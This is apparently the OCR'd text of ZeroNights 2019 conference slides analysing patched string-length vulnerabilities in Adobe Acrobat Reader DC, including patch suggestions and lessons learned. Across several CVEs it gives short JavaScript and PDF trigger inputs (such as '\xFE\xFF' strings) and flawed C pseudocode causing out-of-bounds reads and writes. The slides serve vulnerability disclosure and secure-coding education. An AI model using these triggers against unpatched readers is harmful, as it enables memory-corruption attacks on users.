
- CVE-2019-8199 (Part 2)
  - Using ***strnlen_safe*** instead of ***ASstrnlen_safe*** when calculating string's ***length***
  - Allocating 2 extra bytes to store the null character (0x0000)


```
// src <- arg of unregisterReview / unregisterApproval
// src = "\xFE\xFF......"
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0);
char* dst = (char*)malloc(len + 2);
memset(dst, 0, len + 2);
strcpy_safe(dst, 0x7FFFFFFF, src, 0);
```

Patch Suggestions

- About string types
  - Distinguishing ANSI and Unicode strings more carefully
  - Always using Unicode strings, converting to ANSI ones only if needed
  - Not easy to implement compared with adding null characters







ZERO NIGHTS 2019 9 EDITION

Patch Suggestions

- About the parameter
  - Do not use 0x7FFFFFFF for parameter ***max_bytes***, a devil is behind it!

ZERO NIGHTS 2019 EDITION

Lessons Learned

- Killing the problems at the architecture design phase
- Refactoring the legacy code if needed
- Increasing developers' consciousness about software security

THANKS FOR ATTENTION

Ke Liu
(@klotxl404)

ZERO NIGHTS 2019 EDITION

Trivial Cases (#1) CVE-2019-7769

- Vulnerability details
  - Affects Adobe Acrobat Reader DC <= 2019.010.20099
  - Fixed in 2019.012.20034 via APSB19-18
  - Much like CVE-2019-7032 but cannot retrieve the leaked information

```
this.spellDictionaryOrder = '\xFE\xFF';
```

```
// len <- number of bytes
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0);
char* dst = calloc(1, align_size(len + 4));
memcpy(dst, src, len);
dst[len] = dst[len + 1] = '\0';
```

ZERO NIGHTS 2019 EDITION

Trivial Cases (#2) CVE-2019-7770

- Vulnerability details
  - Affects Adobe Acrobat Reader DC <= 2019.010.20099
  - Fixed in 2019.012.20034 via APSB19-18
  - A little like CVE-2019-7032 but cannot retrieve the leaked information

```
this.spellLanguageOrder = '\xFE\xFF';
```

```
// redirecting to wcslen because of \xFE\xFF
size_t bytes = wcslen(src) * 2;
char* dst = malloc(bytes);
memcpy(dst, src, bytes);
// StringStructVar.data = dst;
```

ZERO NIGHTS 2019 EDITION

Trivial Cases (#3)
CVE-2019-8006

- Vulnerability details
  - Affects Adobe Acrobat Reader DC <= 2019.012.20035
  - Fixed in 2019.012.20036 via APSB19-41
  - No obvious evidence to judge the exploitability

```
this.getUIPerms('\xFE\xFF');
this.setUIPerms('\xFE\xFF');
```

```
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0);
// the value will be used elsewhere later
```

ZERO NIGHTS 2019 EDITION

Trivial Cases (#4) CVE-2019-8201

- Vulnerability details
  - Affects Adobe Acrobat Reader DC <= 2019.012.20040
  - Fixed in 2019.021.20047 via APSB19-49
  - Cannot retrieve the leaked information

```
var string = '0123456789abcdef0123456789ABCDE';
var stream = util.streamFromString(string);
util.stringFromStream(stream, 'utf-16LE');
```

```
size_t bytes = miUCSStrlen_safe(src, 0x7FFFFFFF, 0);
swap_byte_order(src, bytes >> 1); // OOB read & write
```

ZERO NIGHTS 2019 EDITION

Trivial Cases (#5)
CVE-2019-XXXX

- Vulnerability details
  - Affects Adobe Acrobat Reader DC <= 2019.010.20069
  - Silently fixed in 2019.010.20091 via APSB19-07
  - Much like CVE-2019-7032 but cannot retrieve the leaked information

```
Collab.user = '\xFE\xFF';
```

```
// len <- number of bytes
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0);
char* dst = calloc(1, align_size(len + 4));
memcpy(dst, src, len);
dst[len] = dst[len + 1] = '\0';
```

ZERO NIGHTS 2019 EDITION

Trivial Cases (#6) CVE-2017-3020

- Vulnerability details
  - There’re some other vulnerabilities which have similar root causes but cannot be triggered from JavaScript code. And they’re discovered even earlier than the JavaScript triggerable ones discussed previously.

```
8 0 obj <<
    /Type /Annot /Subtype /Link /Rect [0 0 612 792]
    /A <<
        /Type /Action /S /URI
        /URI <FEFF>
    >>
>>
```

THANKS FOR ATTENTION

Ke Liu
(@klotxl404)